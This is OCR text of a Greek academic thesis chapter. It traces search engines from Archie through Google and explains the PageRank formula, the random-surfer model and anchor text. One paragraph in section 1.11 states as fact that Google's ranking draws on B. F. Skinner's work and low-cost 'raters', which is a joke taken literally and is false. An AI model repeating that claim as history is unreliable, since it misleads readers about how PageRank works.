Σίγουρα κανείς δεν μπορούσε να αναλογιστεί το γιγαντισμό του διαδικτύου ύστερα από μία δεκαετία. Το διαδίκτυο, και ειδικά ο παγκόσμιος ιστός, είναι απίστευτα δημοφιλείς στα σπίτια και στα γραφεία. Λόγω της απουσίας κεντρικού ελέγχου οι στατιστικές για το διαδίκτυο είναι σε κάποιο βαθμό ανακριβείς. Είναι αδιαμφισβήτητο, όμως, ότι το διαδίκτυο είναι τεράστιο σε αριθμό χρηστών, δικτυακών τοποθεσιών, και ιστοσελίδων. Μερικοί αναλυτές υποστηρίζουν ότι, ο ιστός διπλασιάζεται σε μέγεθος κάθε 100 έως 125 ημέρες (Morgan, 1996). [4]

Η 10^{η} Σεπτεμβρίου του **1990** έμελλε να μείνει γνωστή ως η ημερομηνία που θα εισήγαγε την έννοια των μηχανών αναζήτησης στο Internet. Ο Peter Deutsch, μαζί με τους Alan Emtage και Bill Heelan, όλοι τους φοιτητές του πανεπιστημίου McGill στον Καναδά, ανήγγειλαν στο Usenet τη λειτουργία του Archie, καλώντας τους χρήστες του δικτύου να το χρησιμοποιήσουν. Το Archie (συντομογραφία του Archiver, αρχειοθέτης) ήταν ένα σύστημα καταγραφής, σε καθημερινή βάση, των περισσότερων διιακομιστών FTP που

λειτουργούσαν, καθώς και των αρχείων που αυτοί περιλάμβαναν. Διατηρώντας μια λίστα με διακομιστές FTP (αρχικά 210), τους επισκεπτόταν τις νυχτερινές ώρες, ώστε να μην προκαλεί κίνηση και αργοπορία στη δικτυακή κυκλοφορία, και κατέγραφε τα αρχεία που αυτοί διέθεταν. Οποιοσδήποτε χρήστης, από κάθε γωνιά της γης, μπορούσε να συνδεθεί στο Archie και να ρωτήσει για τη διαθεσιμότητα ενός αρχείου. [4]

Το **1991** έκανε την εμφάνιση του ένα νέο πρωτόκολλο, το Gopher το οποίο χρησίμευε για την κατηγοριοποίηση και την παρουσίαση των εγγράφων ενός διακομιστή. Πολλοί δικτυακοί τόποι ξεκίνησαν να κατασκευάζουν τις σελίδες τους ώστε να υποστηρίζουν το Gopher, οι πρώτοι browser έκαναν την εμφάνισή τους τότε, ενώ το Internet άρχισε σιγά σιγά να παίρνει την μορφή που έχει σήμερα. [4]

Το **1992** στο πανεπιστήμιο της Νεβάδα, αναπτύχθηκε από τους Steven Foster και Fred Barrie η Veronica, μια μηχανή αναζήτησης που χρησιμοποιούσε το πρωτόκολλο Gopher.
Η Πρώτη «Αράχνη». Το **1993** ήταν η χρονιά που άνθησε και καθιερώθηκε ο Παγκόσμιος Ιστός (World Wide Web), ιδιαίτερα μετά την εμφάνιση του πρώτου φυλλομετρητή με το όνομα NCSA Mosaic. Ο Mosaic αναπτύχθηκε στο Εθνικό Κέντρο Εφαρμογών Υπερυπολογιστών, στο Πανεπιστήμιο του Ιλινόϊς. Τον Ιούνιο της ίδιας χρονιάς ο Matthew Gray, φοιτητής στο MIT, έφτιαξε ένα αυτόματο σύστημα που έψαχνε και εντόπιζε όλους τους νέους δικτυακούς τόπους που ξεπηδούσαν με γοργούς ρυθμούς στο web. Το δημιούργημα του το ονόμασε wanderer (περιπλανώμενος). Αν και το αρχικό κίνητρο του Matthew ήταν απλώς η ανεύρεση καινούργιων σελίδων, λίγο αργότερα, καθώς το web είχε αρχίσει να μεγαλώνει με γεωμετρική πρόοδο, τον συνεπήρε η ιδέα της καταμέτρησης αυτής της ίδιας ανάπτυξης. Προκειμένου να πετύχει το σκοπό του ο Matthew χρησιμοποίησε το wanderer και έγινε ο άνθρωπος που μας χάρισε τα πρώτα στατιστικά για την ανάπτυξη του διαδικτύου. Ενώ αρχικά το wonderer δεν αξιοποιούσε τα ευρήματά του με τρόπο ώστε να είναι δυνατές μετέπειτα αναζητήσεις, σιγά σιγά άρχισε να αποθηκεύει τις διευθύνσεις που έβρισκε στο δρόμο του και να χτίζει την πρώτη σχετική βάση δεδομένων, την wandex. Η πρώτη αράχνη ήταν γεγονός και ενέπνευσε τον τρόπο λειτουργίας των σημερινών μηχανών αναζήτησης. [4]

Καθώς το web μεγάλωνε με ταχύτατους ρυθμούς, γινόταν όλο και πιο δύσκολη υπόθεση η καταχώρηση και η ταξινόμηση των νέων τόπων και σελίδων που καθημερινά εμφανιζόταν. Το wanderer αποτέλεσε την έμπνευση για πολλούς προγραμματιστές να ασχοληθούν σοβαρά με την αυτόματη χαρτογράφηση του διαδικτύου. Το σκεπτικό ήταν : εφόσον οι περισσότερες σελίδες διαθέτουν συνδέσμους που οδηγούν σε άλλες σελίδες ή τόπους, ένα πρόγραμμα θα μπορούσε να τους ακολουθεί και από σύνδεσμο σε σύνδεσμο να ανακαλύπτει όλο και περισσότερα από το Web. Έτσι, τον Δεκέμβριο του 1993, δύο μηχανές αναζήτησης, εξοπλισμένες με αράχνες που σάρωναν τον παγκόσμιο ιστό έκαναν την εμφάνισή τους. Επρόκειτο για τις **jump station www worm** και **RBSE [Repository-Based-Software-Engineering].** Οι αράχνες τους ήταν ικανές να συλλέγουν πληροφορίες από τους τίτλους και τις κεφαλίδες των σελίδων που επισκέπτονταν. [4]

Το **1994** έκανε την εμφάνιση του το **Excite,** δημιούργημα έξι φοιτητών από το πανεπιστήμιο του Στάνφορντ. Ήταν η πρώτη μηχανή που βασίστηκε σε στατιστικές αναλύσεις σχετικές με τη συγγένεια των λέξεων, ώστε να κάνει πιο αποδοτικές τις αναζητήσεις των χρηστών του. Το **1995** ήταν η εποχή του **Web Crawler,** πνευματικού παιδιού του Brian Pinkerton, φοιτητή στο πανεπιστήμιο Ουάσινγκτον της ομώνυμης πολιτείας. Το Web Crawler ήταν η πρώτη μηχανή που κατέγραφε ολόκληρο το περιεχόμενο των σελίδων που επισκεπτόταν, τη στιγμή που οι ανταγωνιστές του κρατούσαν συνήθως μόνο τις πρώτες εκατό λέξεις. Επόμενους σταθμούς εξέλιξης αποτέλεσαν οι μηχανές Lycos και AltaVista, με την πρώτη να καλύπτει τον εντυπωσιακά μεγάλο αριθμό σελίδων της εποχής (εξήντα εκατομμύρια, 1996). Η AltaVista έμεινε γνωστή για τις αμείωτες επιδόσεις της, παρά τα εκατομμύρια των επισκέψεων που δεχόταν καθημερινά. Επίσης το **1996**, το **Meta Crawler** ήρθε να εισάγει την έννοια των μετα-μηχανών : μηχανές σε ρόλο διαμεσολαβητή, οι οποίες μεταβιβάζουν τα ερωτήματά μας σε πλήθος «πραγματικών» μηχανών αναζήτησης και μας επιστρέφουν τα συγκεντρωτικά αποτελέσματα. [4]

Το **1998** δύο φοιτητές από το Στάνφορντ, οι Larry Page και Sergey Brin, έφεραν τα πάνω κάτω στο χώρο εφαρμόζοντας ένα προηγμένο σύστημα αξιολόγησης των δικτυακών

τόπων. Η μηχανή αναζήτησης που ανέπτυξαν είχε το παράξενο όνομα Google[1] και έμελλε να αλλάξει για τα καλά τη δικτυακή μας ζωή. [3]

1.10.1 Η Κατάσταση το 1998

Το 1998 ήταν ένα πολυάσχολο έτος για τα μοντέλα ανάλυσης και επεξεργασίας συνδέσμων. Στην IBM Almaden στην Silicon Valley, ένας νεαρός επιστήμονας που ονομάζεται Jon Kleinberg, σήμερα καθηγητής στο Πανεπιστήμιο Cornell, εργαζόταν σε ένα έργο μηχανής αναζήτησης στο Web που ονομάζεται HITS (Hyper Induced Topic Search). Ο αλγόριθμός του χρησιμοποιούσε την γεμάτη από υπερσυνδέσμους δομή του Web, για να βελτιώσει τα αποτελέσματα της μηχανής αναζήτησης, μια καινοτόμο ιδέα εκείνη την στιγμή, καθώς οι περισσότερες μηχανές αναζήτησης χρησιμοποιούσαν μόνο το περιεχόμενο των κειμένων για να επιστρέψουν τα σχετικά αποτελέσματα. Ο Kleinberg παρουσίασε το έργο του τον Ιανουάριο του 1998 κατά την ένατη ετήσια ACM-SIAM Symposium on Discrete Algorithms που πραγματοποιήθηκε στο Σαν Φρανσίσκο στην Καλιφόρνια. [3]

Πολύ κοντά, στο Πανεπιστήμιο του Στάνφορντ δύο υποψήφιοι διδάκτορες στην επιστήμη των υπολογιστών εργάζονταν ατελείωτες νύχτες σε ένα παρόμοιο έργο που ονομάζεται PageRank. Ο Sergey Brin και ο Larry Page συνεργάζονταν στην μηχανή αναζήτησής τους από το 1995. Από το 1998 και μετά τα πράγματα άρχισαν να επιταχύνουν για τους δύο αυτούς επιστήμονες. Χρησιμοποιούσαν τους κοιτώνες τους ως γραφεία για την μικρή επιχείρησή τους η οποία στην συνέχεια έγινε ο γίγαντας Google. Μέχρι τον Αύγουστο του 1998 τόσο ο Brin όσο και ο Page είχαν πάρει άδεια απουσίας από το Stanford, για να επικεντρωθούν στην ανάπτυξη της επιχείρησής τους. Σε μια δημόσια παρουσίαση στο έβδομο διεθνές World Wide Web συνέδριο (WWW98) στο Brisbane της Αυστραλίας η εργασία τους με θέμα «The anatomy of a large-scale hypertextual Web search engine» δημιούργησε μικρές διακυμάνσεις στην επιστημονική κοινότητα οι οποίες αργότερα μετατράπηκαν γρήγορα σε κύματα. Φαίνεται ωστόσο ότι και ο HITS και ο PageRank αναπτύχθηκαν ανεξάρτητα παρά την στενή γεωγραφική και χρονική εγγύτητα των ανακαλύψεων. Οι συνδέσεις μεταξύ των δύο μοντέλων είναι

[1] Παράφραση του όρου googol, ο οποίος καθιερώθηκε από τον Milton Sirotta το 1938 και εκφράζει τον αριθμό 10^{100} .

εντυπωσιακές. Παρ'όλα αυτά, εξαιτίας εκείνης της επιτυχημένης χρονιάς το PageRank αναδείχθηκε ως το κυρίαρχο μοντέλο ανάλυσης συνδέσμου, εν μέρει λόγω της ανεξαρτησίας του απέναντι στα ερωτήματα του χρήστη, της διασφάλισης του απέναντι στο spamming και λόγω της τεράστιας επιχειρησιακής επιτυχίας της Google στον χώρο. Ο Kleinberg είχε ήδη κάνει ένα όνομα με τον αλγόριθμό του ως ένας καινοτόμος ακαδημαϊκός, και σε αντίθεση με τους Brin και Page δεν προσπάθησε να αναπτύξει μία εταιρεία με βάση τον HITS. Ωστόσο, αργότερα οι επιχειρηματίες τον χρησιμοποίησαν δίνοντας έτσι στον HITS, έστω και καθυστερημένα, την εμπορική επιτυχία που του άξιζε. Για παράδειγμα η μηχανή αναζήτησης Teoma χρησιμοποιεί μια επέκταση του αλγορίθμου HITS ως βάση στην τεχνολογία της. [3]

1.11 GOOGLE

Η τεχνολογία αναζήτησης του Google έχει γίνει ευρέως αποδεκτή. Έχει αποδειχθεί ότι είναι η «καλύτερη στη βιομηχανία αναζήτησης» με ποσοστό χρήσης που ξεπερνά το 70% όλων των αναζητήσεων Ιστού. Χρησιμοποιώντας την ίδια τεχνολογία και κώδικα αναζήτησης όπως χρησιμοποιείται στο Google.com, η μηχανή αναζήτησης όχι μόνο μπορεί να ανακαλύψει ένα μεγαλύτερο ποσοστό περιεχομένων από οποιοδήποτε άλλο ανταγωνιστικό προϊόν, αλλά οι κατοχυρωμένοι με δίπλωμα ευρεσιτεχνίας αλγόριθμοι αναζήτησης Google παραδίδουν στους τελικούς χρήστες ασυναγώνιστη ταξινόμηση και σχετικότητα των αποτελεσμάτων αναζήτησης. [5]

Πως το Google κατορθώνει να βρεί τα σωστά αποτελέσματα για κάθε ερώτηση τόσο γρήγορα; Η καρδιά της τεχνολογίας αναζήτησης Google είναι το PageRank, ένα σύστημα βαθμολόγησης για ιστοσελίδες που αναπτύχθηκε από τους ιδρυτές του Google, Larry Page και Sergey Brin στο πανεπιστήμιο του Stanford. Βασιζόμενοι πάνω στη σημαντική εργασία του B. F. Skinner, οι Page και Brin σκέφτηκαν ότι σύνολα βαθμονομητών χαμηλού κόστους (PCs) θα μπορούσαν να χρησιμοποιηθούν για να υπολογίσουν τη σχετική αξία ιστοσελίδας γρηγορότερα από τους ανθρώπους ή από αλγορίθμους μηχανών. [5]

Η τεχνολογία αυτή μπορεί εύκολα να διακρίνει μεταξύ των στοιχείων που εμφανίζονται στις ιστοσελίδες μόνο τις μικρότερες διαφορές, μία δυνατότητα που της επιτρέπει να επιλέξει τους πιο σχετικούς ιστοχώρους μεταξύ χιλιάδων παρόμοιων σελίδων. Με τη συλλογή των βαθμών στα σύνολα βαθμονομητών, το Google είναι σε θέση να επεξεργαστεί τις ερωτήσεις αναζήτησης με μεγάλη ταχύτητα. Όταν μία αναζήτηση υποβάλλεται στο Google, καθοδηγείται σε μία αποθήκη στοιχείων. Το PageRank εκτελεί μια αντικειμενική μέτρηση της σπουδαιότητας των σελίδων με την επίλυση μιας εξίσωσης περισσότερων από 500 εκατομμυρίων μεταβλητών και 2 δισεκατομμυρίων όρων. Αντί του υπολογισμού των άμεσων συνδέσεων, το PageRank ερμηνεύει μια σύνδεση από τη σελίδα Α στη σελίδα Β ως μία ψήφο για τη σελίδα Β από τη σελίδα Α. Το PageRank κατόπιν αξιολογεί τη σημασία μιας σελίδας από τον αριθμό ψηφοφοριών που λαμβάνει. Το PageRank εξετάζει επίσης τη σημασία κάθε σελίδας που δίνει μία ψήφο, καθώς οι ψήφοι από μερικές σελίδες έχουν μεγαλύτερη αξία, δίνοντας κατά συνέπεια στη συνδεμένη σελίδα τη μεγαλύτερη αξία. Οι σημαντικές σελίδες λαμβάνουν ένα υψηλότερο PageRank και εμφανίζονται στην κορυφή των αποτελεσμάτων αναζήτησης. Η τεχνολογία του Google χρησιμοποιεί τη συλλογική νοημοσύνη του Ιστού για να καθορίσει τη σημασία μιας σελίδας. Δεν υπάρχει καμία ανθρώπινη συμμετοχή ή χειρισμός των αποτελεσμάτων. [5]

Η μηχανή αναζήτησης του Google αναλύει επίσης το περιεχόμενο σελίδων. Εντούτοις, αντί απλά να αναλύει τη σελίδα για το προς εύρεση κείμενο (που μπορεί να χειριστεί από τους εκδότες περιοχών μέσω των μετα-ετικετών), η τεχνολογία Google αναλύει το πλήρες περιεχόμενο μιας σελίδας και των παραγόντων στις πηγές, τις υποδιαιρέσεις και την ακριβή θέση κάθε λέξης. Το Google αναλύει επίσης το περιεχόμενο γειτονικών ιστοσελίδων για να εξασφαλίσει ότι τα αποτελέσματα που επιστρέφονται είναι τα πιο σχετικά με την ερώτηση ενός χρήστη. Καθώς κάποιοι ιστοχώροι έχουν προσπαθήσει να ωθήσουν την ταξινόμησή τους με τη συμπερίληψη των διαφόρων εικόνων και λέξεων στις σελίδες τους, η τεχνολογία PageRank του Google δεν μπορεί να εξαπατηθεί από αυτές τις τεχνικές. Μια αναζήτηση Google είναι ένας εύκολος, γρήγορος και αντικειμενικός τρόπος να βρεθούν οι υψηλής ποιότητας ιστοχώροι σχετικοί με την αναζήτηση . [5]


ΚΕΦΑΛΑΙΟ 2 – ΤΕΧΝΟΛΟΓΙΑ GOOGLE

Εισαγωγή

Στο κεφάλαιο αυτό παρουσιάζεται η τεχνολογία της μηχανής αναζήτησης της Google. Αναλύεται η λειτουργία του αλγορίθμου PageRank που είναι υπεύθυνος για τα υψηλά ποσοστά αναζητήσεων της Google. Επίσης αναλύεται και ένας δεύτερος αλγόριθμος ο HITS ο οποίος αναπτύχθηκε την ίδια χρονική στιγμή με τον PageRank και παρόλο την μη εμποροποίησή του είναι εξίσου σημαντικός με τον PageRank.

2.1 Ο ΑΛΓΟΡΙΘΜΟΣ PAGERANK

Στην ενότητα αυτή περιγράφεται η λειτουργία του αλγορίθμου PageRank. Για να γίνει αυτό πρέπει να καθορίσουμε το Web όπως ένα γράφημα. Αν και οι εκτιμήσεις ποικίλλουν, η τρέχουσα καμπύλη του αναλύσιμου Web έχει περίπου 20 δισεκατομμύρια κόμβους (σελίδες) και 10πλάσιους συνδέσμους. Κάθε σελίδα έχει κάποιο αριθμό συνδέσεων τα οποία αποστέλλουν τους χρήστες σε άλλες ιστοσελίδες (forward links ή hub ranking) και κάποια τα οποία επιστρέφουν την ίδια την σελίδα στους χρήστες όταν βρίσκονται σε άλλες ιστοσελίδες (backlinks ή authority ranking). Δεν μπορούμε ποτέ να ξέρουμε αν έχουμε βρεί όλα τα backlinks μιας συγκεκριμένης σελίδας, αλλά αν την έχουμε κατεβάσει γνωρίζουμε όλα τα forward links της σελίδας εκείνη την χρονική στιγμή.[6]



Εικόνα 4. Οι σελίδες A και B είναι backlinks της C

Οι ιστοσελίδες ποικίλλουν όσον αφορά τον αριθμό των backlinks που έχουν. Για παράδειγμα η αρχική σελίδα του Facebook έχει 135.000 backlinks έναντι 27.900 που έχει η Wikipedia. Σε γενικές γραμμές, οι σελίδες με πολλά links είναι πιο σημαντικές από τις σελίδες με λίγα backlinks. Ο λόγος που το PageRank είναι ενδιαφέρον είναι ότι υπάρχουν πολλές περιπτώσεις όπου η απλή καταμέτρηση των αποτελεσμάτων δεν ανταποκρίνεται στην σπουδαιότητά τους, γεγονός που δεν αντιλαμβανόμαστε λόγω της κοινής μας αντίληψης. Για παράδειγμα, αν μια ιστοσελίδα έχει έναν σύνδεσμο προς την αρχική σελίδα του Yahoo, μπορεί ναι μεν να είναι μόνο ένα το link αυτό αλλά είναι πολύ σημαντικό. Αυτή λοιπόν η σελίδα θα πρέπει να κατατάσσεται ψηλότερα από πολλές άλλες ιστοσελίδες οι οποίες έχουν περισσότερα links, όμως μικρότερης σπουδαιότητας από το δικό της link. Με το PageRank μπορούμε να δούμε πόσο καλή μπορεί να είναι μια προσέγγιση της «σπουδαιότητας», οποιασδήποτε ιστοσελίδας, απλά και μόνο από την δομή των links. [6]

Σύμφωνα με τα παραπάνω λοιπόν μια σύντομη περιγραφή της λειτουργίας του PageRank είναι η εξής :

- Μια ιστοσελίδα έχει υψηλό βαθμό κατάταξης αν το άθροισμα των επιμέρους backlinks της ιστοσελίδας αυτής είναι υψηλό. Αυτό ισχύει τόσο στην περίπτωση όπου μια σελίδα έχει μεγάλο αριθμό backlinks, αλλά και όταν μια σελίδα έχει λιγότερα. Έτσι το PageRank δίνει μια βαθμολογία σε κάθε σελίδα η οποία είναι από 0 έως το 10. Αυτή η βαθμολογία αντιπροσωπεύει το πόσες άλλες σελίδες έχουν link προς αυτή, ωστόσο έχει σημασία και το PageRank που έχει και η ίδια η ιστοσελίδα. Για παράδειγμα ένα link από μια σελίδα με μεγάλο PageRank δίνει περισσότερο PageRank απ΄ότι μια σελίδα που έχει PageRank 0. Ο αλγόριθμος αυτός δημιουργήθηκε σε μια εποχή όπου οι search engine spammers μπορούσαν εύκολα να ξεγελάσουν μια μηχανή αναζήτησης με ξεπερασμένες πλέον τεχνικές όπως keyword stuffing (εμπλουτισμός με λέξεις-κλειδιά), meta tag keyword stuffing κ.τ.λ. Η Google απάντησε με τον αλγόριθμο PageRank έτσι ώστε να δίνει μεγαλύτερο βάρος στις σελίδες που κατά κάποιον τρόπο «ψηφίζονται» από άλλες

ιστοσελίδες του διαδικτύου. Έτσι θεωρώντας ψήφο το link που δίνει κάποιος εκδότης ενός site (publisher) σε κάποιο άλλο site το Google μπορεί να επιστρέψει πολύ πιο αποτελεσματικές αναζητήσεις στον χρήστη γεγονός που την καθιστά νούμερο ένα μηχανή αναζήτησης στον κόσμο. [6]

PR	3/04	4/04	5/04	6/04	7/04	8/04	9/04	10/04
0	2	1	2	9	31	73	83	80
1	0	2	1	1	3	6	11	11
2	4	2	1	2	24	25	24	24
3	3	3	3	4	8	11	12	17
4	15	17	17	19	32	51	60	75
5	117	105	104	103	134	185	220	288
6	318	400	434	407	623	1 067	1 307	1 508
7	988	8 455	10 932	10 006	10 594	14 097	16 545	20 954
8	22 300	12 151	22 642	31 668	32 357	32 357	32 357	30 658
9	6 290	91 168	91 168	91 168	91 168	76 906	75 305	73 693
10	0	0	0	0	0	0	1 334 000	1 334 000

Εικόνα 5. Παράδειγμα PageRanking. Το κελί που αντιστοιχεί στις 05/04 και στην γραμμή PR 5 δείχνει ότι τον Μάιο του 2004 ήταν απαραίτητος ένας μέσος όρος από περίπου 104 backlinks για να βαθμολογηθεί ένα site με PageRank = 5

2.1.1 Ο αλγόριθμος του PageRank

Το Google έχει δύο σημαντικά και αξιοπρόσεχτα χαρακτηριστικά, τα οποία επιτυγχάνουν αποτελέσματα μεγάλης ακρίβειας. Το πρώτο είναι ότι το Google χρησιμοποιεί τη δομή του διαδικτύου που προκύπτει από τις διασυνδέσεις για να υπολογίσει ένα βαθμό ποιότητας για κάθε σελίδα του διαδικτύου, με βάση τον αλγόριθμο PageRank. Το δεύτερο χαρακτηριστικό αυτής της μηχανής αναζήτησης είναι ότι χρησιμοποιεί τις διασυνδέσεις για να βελτιώσει τα αποτελέσματα της αναζήτησης. [7]

Το PageRank **ορίζεται** ως εξής :

Έστω Α μία σελίδα προς την οποία δείχνουν οι σελίδες Τ1…Tn. Η παράμετρος d είναι παράγοντας απόσβεσης, ο οποίος μπορεί να πάρει μία τιμή μεταξύ του 0 και του 1. Συνήθως τίθεται το d ίσο με το 0.85. Επίσης ορίζεται το C(A) ως ο αριθμός των διασυνδέσεων που περιέχει η σελίδα Α. Τότε το PageRank της σελίδας Α δίνεται από τον παρακάτω τύπο:

PR(A) = (1-d) + d (PR(T1)/C(T1) + … + PR(Tn)/C(Tn))

Σημειώνεται ότι οι βαθμοί PageRanks αποτελούν μία πιθανοτική κατανομή στις σελίδες του διαδικτύου, με αποτέλεσμα το άθροισμα όλων των PageRanks των σελίδων του διαδικτύου να είναι ίσο με το ένα.

Τα PageRanks μπορούν να υπολογιστούν με τη χρήση ενός απλού επαναληπτικού αλγορίθμου, και αντιστοιχούν στο πρωτεύον ιδιοδιάνυσμα του κανονικοποιημένου πίνακα γειτνίασης του γραφήματος του διαδικτύου. [7]

Το PageRank μπορεί να θεωρηθεί ως ένα μοντέλο της συμπεριφοράς των χρηστών. Θεωρείται ότι υπάρχει ένας τυχαίος χρήστης που κινείται μέσα στον Παγκόσμιο Ιστό. Ο χρήστης αυτός ξεκινάει από μία τυχαία σελίδα που του δίνεται και συνεχίζει επιλέγοντας διασυνδέσεις, χωρίς όμως ποτέ να επιστρέφει σε προηγούμενη σελίδα επιλέγοντας την «επιστροφή» (back) από το φυλλομετρητή (browser). Κάποια στιγμή μπορεί να βαρεθεί και τότε ξεκινάει πάλι την ίδια διαδικασία από μία άλλη τυχαία σελίδα. Η πιθανότητα να επισκεφτεί μία σελίδα ο χρήστης αυτός είναι το PageRank της σελίδας αυτής. Και ο παράγοντας απόσβεσης d είναι η πιθανότητα ο χρήστης να βαρεθεί τη σελίδα που βρίσκεται και να ζητήσει μία άλλη τυχαία. Μία σημαντική παραλλαγή είναι ο παράγοντας απόσβεσης d να αντιστοιχεί σε κάθε μία σελίδα χωριστά ή σε ένα σύνολο σελίδων. Αυτό επιτρέπει την εξατομίκευση και μπορεί να κάνει σχεδόν αδύνατο το γεγονός να παρασυρθεί το σύστημα με αποτέλεσμα να δώσει υψηλότερη βαθμολόγηση σε κάποιες σελίδες. [7]

Μία άλλη δικαιολόγηση που προκύπτει από τη διαίσθηση αυτή είναι ότι μία σελίδα μπορεί να έχει υψηλή τιμή για το PageRank εάν υπάρχουν πολλές σελίδες που δείχνουν σε αυτή ή εάν υπάρχουν μερικές σελίδες που δείχνουν σε αυτή, οι οποίες όμως έχουν αυτές υψηλό PageRank. Διαισθητικά παρατηρείται ότι σελίδες που αναφέρονται από πολλές άλλες σελίδες στο διαδίκτυο περιέχουν αξιοπρόσεχτη πληροφορία. Επίσης σελίδες που αναφέρονται ακόμα και από μία μόνο άλλη σελίδα, η οποία όμως είναι ιδιαίτερα ποιοτική, όπως έχει προαναφερθεί, γενικά περιέχουν αξιοπρόσεχτη πληροφορία. Επομένως προκύπτει ότι το PageRank χειρίζεται και τις δύο προαναφερόμενες περιπτώσεις, καθώς αναδρομικά διαδίδει τα βάρη μέσω της δομής του Ιστού που προκύπτει από τις διασυνδέσεις. [7]

2.1.2 Το κείμενο των διασυνδέσεων (anchor text)

Στο Google το κείμενο των διασυνδέσεων[1] αντιμετωπίζεται με ένα διαφορετικό τρόπο, από τις άλλες μηχανές αναζήτησης. Συνήθως το κείμενο αυτό σχετίζεται με τη σελίδα στην οποία βρίσκεται η διασύνδεση. Στο Google το κείμενο αυτό σχετίζεται και με τη σελίδα προς την οποία δείχνει η συγκεκριμένη διασύνδεση. Αυτή η διπλή συσχέτιση του κειμένου παρέχει αρκετά πλεονεκτήματα. Πρώτον, τα κείμενα αυτά περιγράφουν ακριβέστερα τις σελίδες από ότι οι σελίδες οι ίδιες. Δεύτερον, μπορεί να υπάρχουν διασυνδέσεις προς σελίδες οι οποίες δεν έχουν κατηγοριοποιηθεί από μηχανές αναζήτησης που στηρίζονται στο κείμενο, όπως είναι οι εικόνες, τα προγράμματα, οι βάσεις δεδομένων. Πρέπει να σημειωθεί ότι σελίδες οι οποίες δεν έχουν «αναλυθεί» από τη μηχανή μπορεί να δημιουργήσουν προβλήματα, καθώς δεν έχουν ελεγχθεί για την εγκυρότητα και την αξιοπιστία τους πριν επιστραφούν στο χρήστη. Δηλαδή σε αυτή την περίπτωση η μηχανή αναζήτησης μπορεί να επιστρέψει μία σελίδα η οποία μπορεί και να μην υπάρχει, αλλά απλά υπάρχει διασύνδεση προς αυτή. Καθώς όμως είναι δυνατό να ταξινομηθούν τα αποτελέσματα, το συγκεκριμένο αυτό πρόβλημα σπάνια εμφανίζεται. [7]

[1] Το κείμενο διασυνδέσεων ή ετικέτα συνδέσμου ή αλλιώς τίτλος συνδέσμου, είναι το ορατό κείμενο ενός υπερσυνδέσμου στο οποίο μπορούμε να το επιλέξουμε. Οι λέξεις που περιέχονται στο κείμενο διασυνδέσεων μπορούν να καθορίσουν την ιεράρχηση της σελίδας από τις μηχανές αναζήτησης


2.1.3 Άλλα χαρακτηριστικά του συστήματος

Το σύστημα του Google έχει και άλλα χαρακτηριστικά, εκτός από αυτά που περιγράφηκαν παραπάνω. Πρώτον, διατηρεί πληροφορίες για τη θέση στην οποία εμφανίζονται σημαντικές λέξεις μέσα στις σελίδες, με αποτέλεσμα να αξιοποιεί εύχρηστα τη γειτνίαση όρων κατά τη διάρκεια της αναζήτησης. Δεύτερον, διατηρεί στοιχεία για την οπτική αναπαράσταση κάποιων λεπτομερειών, όπως το μέγεθος των γραμμάτων των λέξεων. Έτσι σε λέξεις με μεγαλύτερα ή πιο έντονα γράμματα τους δίνεται μεγαλύτερο βάρος από ότι στις άλλες λέξεις. Τρίτον, όλος ο κώδικας HTML των σελίδων είναι διαθέσιμος σε έναν αποθηκευτικό χώρο. [7]

2.1.4 Η Αρχιτεκτονική του συστήματος

